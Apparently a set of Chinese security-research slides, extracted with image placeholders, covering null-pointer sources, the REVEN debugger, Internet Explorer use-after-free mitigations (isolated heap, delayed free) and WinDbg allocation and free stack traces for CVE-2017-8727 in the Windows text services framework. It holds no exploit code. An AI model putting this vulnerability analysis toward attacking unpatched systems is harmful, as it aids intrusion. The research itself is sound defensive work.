
- 函数调用

可以根据函数的实现进行同样的分类


空指针的来源




空指针的来源



分析工具




分析工具



分析工具

● Tetrane REVEN



The screenshot displays the Tetrane REVEN debugger interface, which is used for analyzing memory and control flow. The main window is divided into several panes:

- Backtrace:** Shows a list of stack frames with timestamps, ESP values, and symbol names. The current frame is highlighted.
- Assembly:** Displays the assembly code for the current instruction. The code is color-coded and includes comments. The current instruction is highlighted.
- Control Flow Graph (CFG):** Shows the control flow graph for the current instruction. It includes nodes for instructions and branches, with arrows indicating the flow of execution.
- Control Flow Graph (CFG):** Shows the control flow graph for the current instruction. It includes nodes for instructions and branches, with arrows indicating the flow of execution.
- Search:** A search bar at the bottom of the interface, showing the search results for the current symbol.

The interface also includes a sidebar on the left with various toolbars and a status bar at the bottom showing the current execution state and address.

目 录

CONTENTS

01

一个漏洞的诞生

触控改变世界

02

03

深入分析空指针引用


任意代码执行

04

针对UAF的缓解措施

- 隔离堆

Microsoft Security Bulletin MS14-035 – Critical
Cumulative Security Update for Internet Explorer (2969262)



```
; START OF FUNCTION CHUNK FOR ?D11ProcessAttach@YGHXZ  
  
loc_63C2BBFE:  
xor     eax, eax  
push    eax                ; dwMaximumSize  
push    eax                ; dwInitialSize  
push    eax                ; flOptions  
call    ds:HeapCreate(x,x,x)  
mov     _g_hisolatedHeap, eax  
test    eax, eax  
jz      loc_63DDD6B8
```


针对UAF的缓解措施

- 延迟释放

Microsoft Security Bulletin MS14-037 – Critical Cumulative Security Update for Internet Explorer (2975687)



Zero Day Initiative
@thezdi

 Follow

Interesting new mitigation for UAFs in IE,
MemoryProtection::CMemoryProtector::ProtectedFree

隔离堆与延迟释放的局限性

- 侵入式的缓解措施
- 需要修改源代码来启用
- 仅保护启用了的模块
- 目前只有MSHTML/edgehtml启用了

CVE-2017-8727

● 对象分配

```
00 081aba58 757c5f61 KERNELBASE!LocalAlloc
01 081aba7c 757c37df MSCTF!CHTMLDocWrapper::GetDocumentManager+0x3a
02 081aba90 6600b7e8 MSCTF!CBStoreHolderTrident::QueryInterface+0x6f
03 081abae4 6600a707 tiptsf!DetectBackingStore+0x118
04 081abb30 6600a858 tiptsf!CCorrectionIMX::DetermineContextToUse+0x137
05 081abb6c 6600adc3 tiptsf!CCorrectionIMX::UpdateContextStrings+0x2e
06 081abbcc 660092d4 tiptsf!CCorrectionIMX::DIMCallback+0x1b3
07 081abbd4 66009174 tiptsf!CCorrectionIMX::s_DIMCallback+0x14
08 081abbf4 75749247 tiptsf!CThreadMgrEventSink::OnSetFocus+0x34
09 081abc20 75715b1f MSCTF!CThreadInputMgr::_NotifyCallbacks+0xd9
0a 081abcd8 75710122 MSCTF!CThreadInputMgr::_SetFocus+0x44f
0b 081abd5c 75711930 MSCTF!CicBridge::SetAssociate+0xc82
0c 081abdbc 7570da8e MSCTF!CicBridge::AssociateFocus+0x100
0d 081abde8 759533c3 MSCTF!CtfImeAssociateFocus+0x3e
0e 081abe28 7595243f IMM32!ImmSetActiveContext+0x483
0f 081abe4c 604b3a21 IMM32!ImmAssociateContext+0x10f
10 081abe5c 5516f350 msimtf!CComActiveIMMApp::AssociateContext+0x11
11 081abe84 5516f31c MSHTML!ImmAssociateContext+0x32
12 081abe94 5516f244 MSHTML!CElement::HandleIMM32Focus+0xc6
13 081abebc 551b454e MSHTML!CElement::HandleIMM32Focus+0x7e
14 081abef8 555c3bce MSHTML!CElement::BecomeCurrent+0x2ed
15 081abfc8 55171ecd MSHTML!CRichText::select+0x5e
```


CVE-2017-8727

- 对象释放

```
00 081a9c6c 757c746e KERNELBASE!LocalFree
01 081a9c7c 7573b83e MSCTF!CBackingStoreTrident::`vector deleting destructor'+0x1e
02 081a9c98 757c656d MSCTF!CBackingStore::Release+0x5e
03 081a9cb8 757c6058 MSCTF!CHTMLDocWrapper::OnUnload+0x4e
04 081a9ccc 5518c17d MSCTF!CHTMLDocWrapper::Invoke+0x48
05 081a9df8 54e8686e MSHTML!CBase::InvokeEventSinks+0x3c1
06 081a9ecc 54e8910d MSHTML!CBase::InvokeEvent+0x30e
07 081aa06c 54e89074 MSHTML!CComWindowProxy::FireEvent+0x1af
08 081aa204 550cbcc4 MSHTML!CComWindowProxy::FireEvent+0x116
```

